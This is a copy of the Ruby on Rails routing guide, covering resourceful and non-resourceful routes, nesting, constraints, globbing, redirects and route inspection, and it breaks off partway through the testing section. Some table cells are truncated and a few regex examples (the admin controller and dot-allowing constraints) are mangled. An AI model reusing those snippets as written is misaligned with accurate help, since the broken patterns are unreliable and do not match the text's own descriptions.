Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Rails Routing from the Outside In

This guide covers the user-facing features of Rails routing.

After reading this guide, you will know:

- ✔ **How to interpret the code in `routes.rb`.**
- ✔ **How to construct your own routes, using either the preferred resourceful style or the `match` method.**
- ✔ **What parameters to expect an action to receive.**
- ✔ **How to automatically create paths and URLs using route helpers.**
- ✔ **Advanced techniques such as constraints and Rack endpoints.**



Chapters

1. The Purpose of the Rails Router

- [Connecting URLs to Code](#)
- [Generating Paths and URLs from Code](#)

2. Resource Routing: the Rails Default

- [Resources on the Web](#)
- [CRUD, Verbs, and Actions](#)
- [Path and URL Helpers](#)
- [Defining Multiple Resources at the Same Time](#)
- [Singular Resources](#)
- [Controller Namespaces and Routing](#)
- [Nested Resources](#)
- [Routing concerns](#)
- [Creating Paths and URLs From Objects](#)
- [Adding More RESTful Actions](#)

3. Non-Resourceful Routes

- [Bound Parameters](#)
- [Dynamic Segments](#)
- [Static Segments](#)
- [The Query String](#)
- [Defining Defaults](#)
- [Naming Routes](#)
- [HTTP Verb Constraints](#)
- [Segment Constraints](#)
- [Request-Based Constraints](#)
- [Advanced Constraints](#)
- [Route Globbing and Wildcard Segments](#)
- [Redirection](#)
- [Routing to Rack Applications](#)
- [Using `root`](#)
- [Unicode character routes](#)

4. Customizing Resourceful Routes

- [Specifying a Controller to Use](#)
- [Specifying Constraints](#)
- [Overriding the Named Helpers](#)
- [Overriding the `new` and `edit` Segments](#)
- [Prefixing the Named Route Helpers](#)
- [Restricting the Routes Created](#)
- [Translated Paths](#)
- [Overriding the Singular Form](#)
- [Using `:as` in Nested Resources](#)

5. Inspecting and Testing Routes

- [Listing Existing Routes](#)
- [Testing Routes](#)

1 The Purpose of the Rails Router

The Rails router recognizes URLs and dispatches them to a controller's action. It can also generate paths and URLs, avoiding the need to hardcode strings in your views.

1.1 Connecting URLs to Code

When your Rails application receives an incoming request for:

 GET /patients/17

it asks the router to match it to a controller action. If the first matching route is:

 get '/patients/:id', to: 'patients#show'

the request is dispatched to the `patients` controller's `show` action with `{ id: '17' }` in `params`.

1.2 Generating Paths and URLs from Code


You can also generate paths and URLs. If the route above is modified to be:

 get '/patients/:id', to: 'patients#show', as: 'patient'

and your application contains this code in the controller:

 @patient = Patient.find(17)

and this in the corresponding view:

 <%= link_to 'Patient Record', patient_path(@patient) %>

then the router will generate the path `/patients/17`. This reduces the brittleness of your view and makes your code easier to understand. Note that the id does not need to be specified in the route helper.

2 Resource Routing: the Rails Default

Resource routing allows you to quickly declare all of the common routes for a given resourceful controller. Instead of declaring separate routes for your `index`, `show`, `new`, `edit`, `create`, `update` and `destroy` actions, a resourceful route declares them in a single line of code.

2.1 Resources on the Web

Browsers request pages from Rails by making a request for a URL using a specific HTTP method, such as `GET`, `POST`, `PATCH`, `PUT` and `DELETE`. Each method is a request to perform an operation on the resource. A resource route maps a number of related requests to actions in a single controller.

When your Rails application receives an incoming request for:

 `DELETE /photos/17`

it asks the router to map it to a controller action. If the first matching route is:

 `resources :photos`

Rails would dispatch that request to the `destroy` method on the `photos` controller with `{ id: '17' }` in params.

2.2 CRUD, Verbs, and Actions

In Rails, a resourceful route provides a mapping between HTTP verbs and URLs to controller actions. By convention, each action also maps to particular CRUD operations in a database. A single entry in the routing file, such as:

 `resources :photos`

creates seven different routes in your application, all mapping to the `Photos` controller:

HTTP Verb	Path	Controller#Action	Used for
GET	<code>/photos</code>	<code>photos#index</code>	display a list of all photos
GET	<code>/photos/new</code>	<code>photos#new</code>	return an HTML form for creating a photo
POST	<code>/photos</code>	<code>photos#create</code>	create a new photo
GET	<code>/photos/:id</code>	<code>photos#show</code>	display a specific photo
GET	<code>/photos/:id/edit</code>	<code>photos#edit</code>	return an HTML form for editing a photo
PATCH/PUT	<code>/photos/:id</code>	<code>photos#update</code>	update a specific photo
DELETE	<code>/photos/:id</code>	<code>photos#destroy</code>	delete a specific photo



Because the router uses the HTTP verb and URL to match inbound requests, four URLs map to seven different actions.



Rails routes are matched in the order they are specified, so if you have a `resources :photos` above a `get 'photos/poll'` the `show` action's route for the `resources` line will be matched before the `get` line. To fix this, move the `get` line **above** the `resources` line so that it is matched first.

2.3 Path and URL Helpers

Creating a resourceful route will also expose a number of helpers to the controllers in your application. In the case of `resources :photos`:

- `photos_path` returns `/photos`
- `new_photo_path` returns `/photos/new`
- `edit_photo_path(:id)` returns `/photos/:id/edit` (for instance, `edit_photo_path(10)` returns `/photos/10/edit`)
- `photo_path(:id)` returns `/photos/:id` (for instance, `photo_path(10)` returns `/photos/10`)

Each of these helpers has a corresponding `_url` helper (such as `photos_url`) which returns the same path prefixed with the current host, port and path prefix.

2.4 Defining Multiple Resources at the Same Time

If you need to create routes for more than one resource, you can save a bit of typing by defining them all with a single call to `resources`:



```
resources :photos, :books, :videos
```

This works exactly the same as:



```
resources :photos
resources :books
resources :videos
```

2.5 Singular Resources

Sometimes, you have a resource that clients always look up without referencing an ID. For example, you would like `/profile` to always show the profile of the currently logged in user. In this case, you can use a singular resource to map `/profile` (rather than `/profile/:id`) to the `show` action:



```
get 'profile', to: 'users#show'
```

Passing a `String` to `get` will expect a `controller#action` format, while passing a `Symbol` will map directly to an action:



```
get 'profile', to: :show
```

This resourceful route:

```
resource :geocoder
```

creates six different routes in your application, all mapping to the `Geocoders` controller:

HTTP Verb	Path	Controller#Action	Used for
GET	/geocoder/new	geocoders#new	return an HTML form for creating the
POST	/geocoder	geocoders#create	create the new geocoder
GET	/geocoder	geocoders#show	display the one and only geocode
GET	/geocoder/edit	geocoders#edit	return an HTML form for editing the
PATCH/PUT	/geocoder	geocoders#update	update the one and only geocode
DELETE	/geocoder	geocoders#destroy	delete the geocoder resource



Because you might want to use the same controller for a singular route (`/account`) and a plural route (`/accounts/45`), singular resources map to plural controllers. So that, for example, `resource :photo` and `resources :photos` creates both singular and plural routes that map to the same controller (`PhotosController`).

A singular resourceful route generates these helpers:

- `new_geocoder_path` returns `/geocoder/new`
- `edit_geocoder_path` returns `/geocoder/edit`
- `geocoder_path` returns `/geocoder`

As with plural resources, the same helpers ending in `_url` will also include the host, port and path prefix.



A [long-standing bug](#) prevents `form_for` from working automatically with singular resources. As a workaround, specify the URL for the form directly, like so:

```
form_for @geocoder, url: geocoder_path do |f|
```

2.6 Controller Namespaces and Routing

You may wish to organize groups of controllers under a namespace. Most commonly, you might group a number of administrative controllers under an `Admin::` namespace. You would place these controllers under the `app/controllers/admin` directory, and you can group them together in your router:



```
namespace :admin do
  resources :posts, :comments
end
```

This will create a number of routes for each of the `posts` and `comments` controller. For `Admin::PostsController`, Rails will create:

HTTP Verb	Path	Controller#Action	Named Helper
GET	/admin/posts	admin/posts#index	admin_posts_path
GET	/admin/posts/new	admin/posts#new	new_admin_post_path
POST	/admin/posts	admin/posts#create	admin_posts_path
GET	/admin/posts/:id	admin/posts#show	admin_post_path(:id)
GET	/admin/posts/:id/edit	admin/posts#edit	edit_admin_post_path(:id)
PATCH/PUT	/admin/posts/:id	admin/posts#update	admin_post_path(:id)
DELETE	/admin/posts/:id	admin/posts#destroy	admin_post_path(:id)

If you want to route `/posts` (without the prefix `/admin`) to `Admin::PostsController`, you could use:

```
scope module: 'admin' do
  resources :posts, :comments
end
```

or, for a single case:

```
resources :posts, module: 'admin'
```

If you want to route `/admin/posts` to `PostsController` (without the `Admin::` module prefix), you could use:

```
scope '/admin' do
  resources :posts, :comments
end
```

or, for a single case:

```
resources :posts, path: '/admin/posts'
```

In each of these cases, the named routes remain the same as if you did not use `scope`. In the last case, the following paths map to `PostsController`:

HTTP Verb	Path	Controller#Action	Named Helper
GET	/admin/posts	posts#index	posts_path

GET	/admin/posts/new	posts#new	new_post_path
POST	/admin/posts	posts#create	posts_path
GET	/admin/posts/:id	posts#show	post_path(:id)
GET	/admin/posts/:id/edit	posts#edit	edit_post_path(:id)
PATCH/PUT	/admin/posts/:id	posts#update	post_path(:id)
DELETE	/admin/posts/:id	posts#destroy	post_path(:id)



If you need to use a different controller namespace inside a `namespace` block you can specify an absolute controller path, e.g: `get '/foo' => '/foo#index'`.

2.7 Nested Resources

It's common to have resources that are logically children of other resources. For example, suppose your application includes these models:



```
class Magazine < ActiveRecord::Base
  has_many :ads
end

class Ad < ActiveRecord::Base
  belongs_to :magazine
end
```

Nested routes allow you to capture this relationship in your routing. In this case, you could include this route declaration:



```
resources :magazines do
  resources :ads
end
```

In addition to the routes for magazines, this declaration will also route ads to an `AdsController`. The ad URLs require a magazine:

HTTP Verb	Path	Controller#Action	Used for
GET	/magazines/:magazine_id/ads	ads#index	display a list
GET	/magazines/:magazine_id/ads/new	ads#new	return an HTML form
POST	/magazines/:magazine_id/ads	ads#create	create a new ad
GET	/magazines/:magazine_id/ads/:id	ads#show	display a specific ad
GET	/magazines/:magazine_id/ads/:id/edit	ads#edit	return an HTML form
PATCH/PUT	/magazines/:magazine_id/ads/:id	ads#update	update a specific ad

DELETE	/magazines/:magazine_id/ads/:id	ads#destroy	delete a sp
--------	---------------------------------	-------------	-------------

This will also create routing helpers such as `magazine_ads_url` and `edit_magazine_ad_path`. These helpers take an instance of `Magazine` as the first parameter (`magazine_ads_url(@magazine)`).

2.7.1 Limits to Nesting

You can nest resources within other nested resources if you like. For example:

```
resources :publishers do
  resources :magazines do
    resources :photos
  end
end
```

Deeply-nested resources quickly become cumbersome. In this case, for example, the application would recognize paths such as:

```
/publishers/1/magazines/2/photos/3
```

The corresponding route helper would be `publisher_magazine_photo_url`, requiring you to specify objects at all three levels. Indeed, this situation is confusing enough that a popular [article](#) by Jamis Buck proposes a rule of thumb for good Rails design:

! Resources should never be nested more than 1 level deep.

2.7.2 Shallow Nesting

One way to avoid deep nesting (as recommended above) is to generate the collection actions scoped under the parent, so as to get a sense of the hierarchy, but to not nest the member actions. In other words, to only build routes with the minimal amount of information to uniquely identify the resource, like this:

```
resources :posts do
  resources :comments, only: [:index, :new, :create]
end
resources :comments, only: [:show, :edit, :update, :destroy]
```

This idea strikes a balance between descriptive routes and deep nesting. There exists shorthand syntax to achieve just that, via the `:shallow` option:

```
resources :posts do
  resources :comments, shallow: true
end
```

This will generate the exact same routes as the first example. You can also specify the `:shallow` option in the parent resource, in which case all of the nested resources will be shallow:

```
resources :posts, shallow: true do
```



```

resources :comments
resources :quotes
resources :drafts
end

```

The `shallow` method of the DSL creates a scope inside of which every nesting is shallow. This generates the same routes as the previous example:

```

shallow do
  resources :posts do
    resources :comments
    resources :quotes
    resources :drafts
  end
end

```

There exist two options for `scope` to customize shallow routes. `:shallow_path` prefixes member paths with the specified parameter:

```

scope shallow_path: "sekret" do
  resources :posts do
    resources :comments, shallow: true
  end
end

```

The comments resource here will have the following routes generated for it:

HTTP Verb	Path	Controller#Action	Named
GET	/posts/:post_id/comments(.:format)	comments#index	post_co
POST	/posts/:post_id/comments(.:format)	comments#create	post_co
GET	/posts/:post_id/comments/new(.:format)	comments#new	new_po
GET	/sekret/comments/:id/edit(.:format)	comments#edit	edit_con
GET	/sekret/comments/:id(.:format)	comments#show	commer
PATCH/PUT	/sekret/comments/:id(.:format)	comments#update	commer
DELETE	/sekret/comments/:id(.:format)	comments#destroy	commer

The `:shallow_prefix` option adds the specified parameter to the named helpers:

```

scope shallow_prefix: "sekret" do
  resources :posts do
    resources :comments, shallow: true
  end
end

```

The comments resource here will have the following routes generated for it:

HTTP Verb	Path	Controller#Action	Named
GET	/posts/:post_id/comments(.:format)	comments#index	post_co
POST	/posts/:post_id/comments(.:format)	comments#create	post_co
GET	/posts/:post_id/comments/new(.:format)	comments#new	new_po
GET	/comments/:id/edit(.:format)	comments#edit	edit_sek
GET	/comments/:id(.:format)	comments#show	sekret_c
PATCH/PUT	/comments/:id(.:format)	comments#update	sekret_c
DELETE	/comments/:id(.:format)	comments#destroy	sekret_c

2.8 Routing concerns

Routing Concerns allows you to declare common routes that can be reused inside other resources and routes. To define a concern:

```
concern :commentable do
  resources :comments
end

concern :image_attachable do
  resources :images, only: :index
end
```

These concerns can be used in resources to avoid code duplication and share behavior across routes:

```
resources :messages, concerns: :commentable

resources :posts, concerns: [:commentable, :image_attachable]
```

The above is equivalent to:

```
resources :messages do
  resources :comments
end

resources :posts do
  resources :comments
  resources :images, only: :index
end
```

Also you can use them in any place that you want inside the routes, for example in a scope or namespace call:

```
namespace :posts do
```

```
concerns :commentable
end
```

2.9 Creating Paths and URLs From Objects

In addition to using the routing helpers, Rails can also create paths and URLs from an array of parameters. For example, suppose you have this set of routes:

```
resources :magazines do
  resources :ads
end
```

When using `magazine_ad_path`, you can pass in instances of `Magazine` and `Ad` instead of the numeric IDs:

```
<%= link_to 'Ad details', magazine_ad_path(@magazine, @ad) %>
```

You can also use `url_for` with a set of objects, and Rails will automatically determine which route you want:

```
<%= link_to 'Ad details', url_for([@magazine, @ad]) %>
```

In this case, Rails will see that `@magazine` is a `Magazine` and `@ad` is an `Ad` and will therefore use the `magazine_ad_path` helper. In helpers like `link_to`, you can specify just the object in place of the full `url_for` call:

```
<%= link_to 'Ad details', [@magazine, @ad] %>
```

If you wanted to link to just a magazine:

```
<%= link_to 'Magazine details', @magazine %>
```

For other actions, you just need to insert the action name as the first element of the array:

```
<%= link_to 'Edit Ad', [:edit, @magazine, @ad] %>
```

This allows you to treat instances of your models as URLs, and is a key advantage to using the resourceful style.

2.10 Adding More RESTful Actions

You are not limited to the seven routes that RESTful routing creates by default. If you like, you may add additional routes that apply to the collection or individual members of the collection.

2.10.1 Adding Member Routes

To add a member route, just add a `member` block into the resource block:

```
resources :photos do
  member do
    get 'preview'
```

```
end
end
```

This will recognize `/photos/1/preview` with GET, and route to the `preview` action of `PhotosController`, with the resource id value passed in `params[:id]`. It will also create the `preview_photo_url` and `preview_photo_path` helpers.

Within the block of member routes, each route name specifies the HTTP verb will be recognized. You can use `get`, `patch`, `put`, `post`, or `delete` here . If you don't have multiple member routes, you can also pass `:on` to a route, eliminating the block:



```
resources :photos do
  get 'preview', on: :member
end
```

You can leave out the `:on` option, this will create the same member route except that the resource id value will be available in `params[:photo_id]` instead of `params[:id]`.

2.10.2 Adding Collection Routes

To add a route to the collection:



```
resources :photos do
  collection do
    get 'search'
  end
end
```

This will enable Rails to recognize paths such as `/photos/search` with GET, and route to the `search` action of `PhotosController`. It will also create the `search_photos_url` and `search_photos_path` route helpers.

Just as with member routes, you can pass `:on` to a route:



```
resources :photos do
  get 'search', on: :collection
end
```

2.10.3 Adding Routes for Additional New Actions

To add an alternate new action using the `:on` shortcut:



```
resources :comments do
  get 'preview', on: :new
end
```

This will enable Rails to recognize paths such as `/comments/new/preview` with GET, and route to the `preview` action of `CommentsController`. It will also create the `preview_new_comment_url` and `preview_new_comment_path` route helpers.



If you find yourself adding many extra actions to a resourceful route, it's time to stop and ask yourself whether you're disguising the presence of another resource.

3 Non-Resourceful Routes

In addition to resource routing, Rails has powerful support for routing arbitrary URLs to actions. Here, you don't get groups of routes automatically generated by resourceful routing. Instead, you set up each route within your application separately.

While you should usually use resourceful routing, there are still many places where the simpler routing is more appropriate. There's no need to try to shoehorn every last piece of your application into a resourceful framework if that's not a good fit.

In particular, simple routing makes it very easy to map legacy URLs to new Rails actions.

3.1 Bound Parameters

When you set up a regular route, you supply a series of symbols that Rails maps to parts of an incoming HTTP request. Two of these symbols are special: `:controller` maps to the name of a controller in your application, and `:action` maps to the name of an action within that controller. For example, consider this route:



```
get ':controller(/:action(/:id))'
```

If an incoming request of `/photos/show/1` is processed by this route (because it hasn't matched any previous route in the file), then the result will be to invoke the `show` action of the `PhotosController`, and to make the final parameter "1" available as `params[:id]`. This route will also route the incoming request of `/photos` to `PhotosController#index`, since `:action` and `:id` are optional parameters, denoted by parentheses.

3.2 Dynamic Segments

You can set up as many dynamic segments within a regular route as you like. Anything other than `:controller` or `:action` will be available to the action as part of `params`. If you set up this route:



```
get ':controller/:action/:id/:user_id'
```

An incoming path of `/photos/show/1/2` will be dispatched to the `show` action of the `PhotosController`. `params[:id]` will be "1", and `params[:user_id]` will be "2".



You can't use `:namespace` or `:module` with a `:controller` path segment. If you need to do this then use a constraint on `:controller` that matches the namespace you require. e.g:



```
get ':controller(/:action(/:id))', controller: /admin\[^\]/+
```



By default, dynamic segments don't accept dots - this is because the dot is used as a separator for formatted routes. If you need to use a dot within a dynamic segment, add a constraint that overrides this – for example, `id: /[^\./]/+` allows anything except a slash.

3.3 Static Segments

You can specify static segments when creating a route by not prepending a colon to a fragment:



```
get ':controller/:action/:id/with_user/:user_id'
```

This route would respond to paths such as `/photos/show/1/with_user/2`. In this case, params would be { controller: 'photos', action: 'show', id: '1', user_id: '2' }.

3.4 The Query String

The params will also include any parameters from the query string. For example, with this route:



```
get ':controller/:action/:id'
```

An incoming path of `/photos/show/1?user_id=2` will be dispatched to the `show` action of the `Photos` controller. params will be { controller: 'photos', action: 'show', id: '1', user_id: '2' }.

3.5 Defining Defaults


You do not need to explicitly use the `:controller` and `:action` symbols within a route. You can supply them as defaults:



```
get 'photos/:id', to: 'photos#show'
```

With this route, Rails will match an incoming path of `/photos/12` to the `show` action of `PhotosController`.

You can also define other defaults in a route by supplying a hash for the `:defaults` option. This even applies to parameters that you do not specify as dynamic segments. For example:



```
get 'photos/:id', to: 'photos#show', defaults: { format: 'jpg' }
```

Rails would match `photos/12` to the `show` action of `PhotosController`, and set `params[:format]` to `"jpg"`.

3.6 Naming Routes

You can specify a name for any route using the `:as` option:



```
get 'exit', to: 'sessions#destroy', as: :logout
```

This will create `logout_path` and `logout_url` as named helpers in your application. Calling `logout_path` will return `/exit`

You can also use this to override routing methods defined by resources, like this:



```
get ':username', to: 'users#show', as: :user
```

This will define a `user_path` method that will be available in controllers, helpers and views that will go to a route such as `/bob`. Inside the `show` action of `UsersController`, `params[:username]` will contain the username for the user. Change `:username` in the route definition if you do not want your parameter name to be `:username`.

3.7 HTTP Verb Constraints

In general, you should use the `get`, `post`, `put`, `patch` and `delete` methods to constrain a route to a particular verb. You

can use the `match` method with the `:via` option to match multiple verbs at once:



```
match 'photos', to: 'photos#show', via: [:get, :post]
```

You can match all verbs to a particular route using `via: :all`:



```
match 'photos', to: 'photos#show', via: :all
```



Routing both GET and POST requests to a single action has security implications. In general, you should avoid routing all verbs to an action unless you have a good reason to.

3.8 Segment Constraints

You can use the `:constraints` option to enforce a format for a dynamic segment:



```
get 'photos/:id', to: 'photos#show', constraints: { id: /[A-Z]\d{5}/ }
```

This route would match paths such as `/photos/A12345`, but not `/photos/893`. You can more succinctly express the same route this way:



```
get 'photos/:id', to: 'photos#show', id: /[A-Z]\d{5}/
```

`:constraints` takes regular expressions with the restriction that regexp anchors can't be used. For example, the following route will not work:



```
get '/:id', to: 'posts#show', constraints: { id: /\d/ }
```

However, note that you don't need to use anchors because all routes are anchored at the start.

For example, the following routes would allow for posts with `to_param` values like `1-hello-world` that always begin with a number and users with `to_param` values like `david` that never begin with a number to share the root namespace:



```
get '/:id', to: 'posts#show', constraints: { id: /\d.+ / }  
get '/:username', to: 'users#show'
```

3.9 Request-Based Constraints

You can also constrain a route based on any method on the [Request](#) object that returns a `String`.

You specify a request-based constraint the same way that you specify a segment constraint:



```
get 'photos', constraints: { subdomain: 'admin' }
```

You can also specify constraints in a block form:



```
namespace :admin do
  constraints subdomain: 'admin' do
    resources :photos
  end
end
```

3.10 Advanced Constraints

If you have a more advanced constraint, you can provide an object that responds to `matches?` that Rails should use. Let's say you wanted to route all users on a blacklist to the `BlacklistController`. You could do:



```
class BlacklistConstraint
  def initialize
    @ips = Blacklist.retrieve_ips
  end

  def matches?(request)
    @ips.include?(request.remote_ip)
  end
end

Rails.application.routes.draw do
  get '*path', to: 'blacklist#index',
    constraints: BlacklistConstraint.new
end
```

You can also specify constraints as a lambda:



```
Rails.application.routes.draw do
  get '*path', to: 'blacklist#index',
    constraints: lambda { |request| Blacklist.retrieve_ips.include?(request.remote_ip) }
end
```

Both the `matches?` method and the lambda gets the `request` object as an argument.

3.11 Route Globbing and Wildcard Segments

Route globbing is a way to specify that a particular parameter should be matched to all the remaining parts of a route. For example:



```
get 'photos/*other', to: 'photos#unknown'
```

This route would match `photos/12` or `/photos/long/path/to/12`, setting `params[:other]` to `"12"` or `"long/path/to/12"`. The fragments prefixed with a star are called "wildcard segments".

Wildcard segments can occur anywhere in a route. For example:



```
get 'books/*section/:title', to: 'books#show'
```

would match `books/some/section/last-words-a-memoir` with `params[:section]` equals `'some/section'`,

and `params[:title]` equals `'last-words-a-memoir'`.

Technically, a route can have even more than one wildcard segment. The matcher assigns segments to parameters in an intuitive way. For example:



```
get '*a/foo/*b', to: 'test#index'
```

would match `zoo/woo/foo/bar/baz` with `params[:a]` equals `'zoo/woo'`, and `params[:b]` equals `'bar/baz'`.



By requesting `/foo/bar.json`, your `params[:pages]` will be equals to `'foo/bar'` with the request format of JSON. If you want the old 3.0.x behavior back, you could supply `format: false` like this:



```
get '*pages', to: 'pages#show', format: false
```



If you want to make the format segment mandatory, so it cannot be omitted, you can supply `format: true` like this:



```
get '*pages', to: 'pages#show', format: true
```

3.12 Redirection

You can redirect any path to another path using the `redirect` helper in your router:



```
get '/stories', to: redirect('/posts')
```

You can also reuse dynamic segments from the match in the path to redirect to:



```
get '/stories/:name', to: redirect('/posts/#{name}')
```

You can also provide a block to redirect, which receives the symbolized path parameters and the request object:



```
get '/stories/:name', to: redirect {|path_params, req| "/posts/#{path_params[:name]}" }
get '/stories', to: redirect {|path_params, req| "/posts/#{req.subdomain}" }
```

Please note that this redirection is a 301 "Moved Permanently" redirect. Keep in mind that some web browsers or proxy servers will cache this type of redirect, making the old page inaccessible.

In all of these cases, if you don't provide the leading host (`http://www.example.com`), Rails will take those details from the current request.

3.13 Routing to Rack Applications

Instead of a String like `'posts#index'`, which corresponds to the `index` action in the `PostsController`, you can

specify any [Rack application](#) as the endpoint for a matcher:

```
match '/application.js', to: Sprockets, via: :all
```

As long as Sprockets responds to `call` and returns a `[status, headers, body]`, the router won't know the difference between the Rack application and an action. This is an appropriate use of `via: :all`, as you will want to allow your Rack application to handle all verbs as it considers appropriate.

For the curious, `'posts#index'` actually expands out to `PostsController.action(:index)`, which returns a valid Rack application.

3.14 Using `root`

You can specify what Rails should route `'/'` to with the `root` method:

```
root to: 'pages#main'
root 'pages#main' # shortcut for the above
```

You should put the `root` route at the top of the file, because it is the most popular route and should be matched first.

The `root` route only routes GET requests to the action.

You can also use `root` inside namespaces and scopes as well. For example:

```
namespace :admin do
  root to: "admin#index"
end

root to: "home#index"
```

3.15 Unicode character routes

You can specify unicode character routes directly. For example:

```
get 'こんにちは', to: 'welcome#index'
```

4 Customizing Resourceful Routes

While the default routes and helpers generated by `resources :posts` will usually serve you well, you may want to customize them in some way. Rails allows you to customize virtually any generic part of the resourceful helpers.

4.1 Specifying a Controller to Use

The `:controller` option lets you explicitly specify a controller to use for the resource. For example:

```
resources :photos, controller: 'images'
```

will recognize incoming paths beginning with `/photos` but route to the `Images` controller:

HTTP Verb	Path	Controller#Action	Named Helper
GET	/photos	images#index	photos_path
GET	/photos/new	images#new	new_photo_path
POST	/photos	images#create	photos_path
GET	/photos/:id	images#show	photo_path(:id)
GET	/photos/:id/edit	images#edit	edit_photo_path(:id)
PATCH/PUT	/photos/:id	images#update	photo_path(:id)
DELETE	/photos/:id	images#destroy	photo_path(:id)



Use `photos_path`, `new_photo_path`, etc. to generate paths for this resource.

For namespaced controllers you can use the directory notation. For example:



```
resources :user_permissions, controller: 'admin/user_permissions'
```

This will route to the `Admin::UserPermissions` controller.



Only the directory notation is supported. Specifying the controller with Ruby constant notation (eg. `controller: 'Admin::UserPermissions'`) can lead to routing problems and results in a warning.

4.2 Specifying Constraints

You can use the `:constraints` option to specify a required format on the implicit `id`. For example:



```
resources :photos, constraints: {id: /[A-Z][A-Z][0-9]+/}
```

This declaration constrains the `:id` parameter to match the supplied regular expression. So, in this case, the router would no longer match `/photos/1` to this route. Instead, `/photos/RR27` would match.

You can specify a single constraint to apply to a number of routes by using the block form:



```
constraints(id: /[A-Z][A-Z][0-9]+/) do
  resources :photos
  resources :accounts
end
```



Of course, you can use the more advanced constraints available in non-resourceful routes in this context.



By default the `:id` parameter doesn't accept dots - this is because the dot is used as a separator for formatted routes. If you need to use a dot within an `:id` add a constraint which overrides this - for example `id: /^[^\/]+/` allows anything except a slash.

4.3 Overriding the Named Helpers

The `:as` option lets you override the normal naming for the named route helpers. For example:



```
resources :photos, as: 'images'
```

will recognize incoming paths beginning with `/photos` and route the requests to `PhotosController`, but use the value of the `:as` option to name the helpers.

HTTP Verb	Path	Controller#Action	Named Helper
GET	<code>/photos</code>	<code>photos#index</code>	<code>images_path</code>
GET	<code>/photos/new</code>	<code>photos#new</code>	<code>new_image_path</code>
POST	<code>/photos</code>	<code>photos#create</code>	<code>images_path</code>
GET	<code>/photos/:id</code>	<code>photos#show</code>	<code>image_path(:id)</code>
GET	<code>/photos/:id/edit</code>	<code>photos#edit</code>	<code>edit_image_path(:id)</code>
PATCH/PUT	<code>/photos/:id</code>	<code>photos#update</code>	<code>image_path(:id)</code>
DELETE	<code>/photos/:id</code>	<code>photos#destroy</code>	<code>image_path(:id)</code>

4.4 Overriding the new and edit Segments

The `:path_names` option lets you override the automatically-generated "new" and "edit" segments in paths:



```
resources :photos, path_names: { new: 'make', edit: 'change' }
```

This would cause the routing to recognize paths such as:



```
/photos/make
/photos/1/change
```



The actual action names aren't changed by this option. The two paths shown would still route to the `new` and `edit` actions.



If you find yourself wanting to change this option uniformly for all of your routes, you can use a scope.



```
scope path_names: { new: 'make' } do
  # rest of your routes
end
```

4.5 Prefixing the Named Route Helpers

You can use the `:as` option to prefix the named route helpers that Rails generates for a route. Use this option to prevent name collisions between routes using a path scope. For example:



```
scope 'admin' do
  resources :photos, as: 'admin_photos'
end

resources :photos
```

This will provide route helpers such as `admin_photos_path`, `new_admin_photo_path` etc.

To prefix a group of route helpers, use `:as` with scope:



```
scope 'admin', as: 'admin' do
  resources :photos, :accounts
end

resources :photos, :accounts
```

This will generate routes such as `admin_photos_path` and `admin_accounts_path` which map to `/admin/photos` and `/admin/accounts` respectively.



The namespace scope will automatically add `:as` as well as `:module` and `:path` prefixes.

You can prefix routes with a named parameter also:



```
scope ':username' do
  resources :posts
end
```

This will provide you with URLs such as `/bob/posts/1` and will allow you to reference the `username` part of the path as `params[:username]` in controllers, helpers and views.

4.6 Restricting the Routes Created

By default, Rails creates routes for the seven default actions (index, show, new, create, edit, update, and destroy) for every RESTful route in your application. You can use the `:only` and `:except` options to fine-tune this behavior. The `:only` option tells Rails to create only the specified routes:



```
resources :photos, only: [:index, :show]
```

Now, a GET request to /photos would succeed, but a POST request to /photos (which would ordinarily be routed to the create action) will fail.

The `:except` option specifies a route or list of routes that Rails should *not* create:

```
resources :photos, except: :destroy
```

In this case, Rails will create all of the normal routes except the route for `destroy` (a DELETE request to /photos/:id).

If your application has many RESTful routes, using `:only` and `:except` to generate only the routes that you actually need can cut down on memory use and speed up the routing process.

4.7 Translated Paths

Using `scope`, we can alter path names generated by `resources`:

```
scope(path_names: { new: 'neu', edit: 'bearbeiten' }) do
  resources :categories, path: 'kategorien'
end
```

Rails now creates routes to the `CategoriesController`.

HTTP Verb	Path	Controller#Action	Named Helper
GET	/kategorien	categories#index	categories_path
GET	/kategorien/neu	categories#new	new_category_path
POST	/kategorien	categories#create	categories_path
GET	/kategorien/:id	categories#show	category_path(:id)
GET	/kategorien/:id/bearbeiten	categories#edit	edit_category_path(:id)
PATCH/PUT	/kategorien/:id	categories#update	category_path(:id)
DELETE	/kategorien/:id	categories#destroy	category_path(:id)

4.8 Overriding the Singular Form

If you want to define the singular form of a resource, you should add additional rules to the `Inflector`:

```
ActiveSupport::Inflector.inflections do |inflect|
  inflect.irregular 'tooth', 'teeth'
end
```

4.9 Using `:as` in Nested Resources

The `:as` option overrides the automatically-generated name for the resource in nested route helpers. For example:

```
resources :magazines do
  resources :ads, as: 'periodical_ads'
end
```

This will create routing helpers such as `magazine_periodical_ads_url` and `edit_magazine_periodical_ad_path`.

5 Inspecting and Testing Routes

Rails offers facilities for inspecting and testing your routes.

5.1 Listing Existing Routes

To get a complete list of the available routes in your application, visit `http://localhost:3000/rails/info/routes` in your browser while your server is running in the **development** environment. You can also execute the `rake routes` command in your terminal to produce the same output.

Both methods will list all of your routes, in the same order that they appear in `routes.rb`. For each route, you'll see:

- The route name (if any)
- The HTTP verb used (if the route doesn't respond to all verbs)
- The URL pattern to match
- The routing parameters for the route

For example, here's a small section of the `rake routes` output for a RESTful route:

```
users GET    /users(.:format)      users#index
        POST   /users(.:format)      users#create
new_user GET    /users/new(.:format)  users#new
edit_user GET    /users/:id/edit(.:format) users#edit
```

You may restrict the listing to the routes that map to a particular controller setting the `CONTROLLER` environment variable:

```
$ CONTROLLER=users bin/rake routes
```



You'll find that the output from `rake routes` is much more readable if you widen your terminal window until the output lines don't wrap.

5.2 Testing Routes

Routes should be included in your testing strategy (just like the rest of your application). Rails offers three [built-in assertions](#) designed to make testing routes simpler:

- `assert_generates`
- `assert_recognizes`
- `assert_routing`

5.2.1 The `assert_generates` Assertion

`assert_generates` asserts that a particular set of options generate a particular path and can be used with default routes

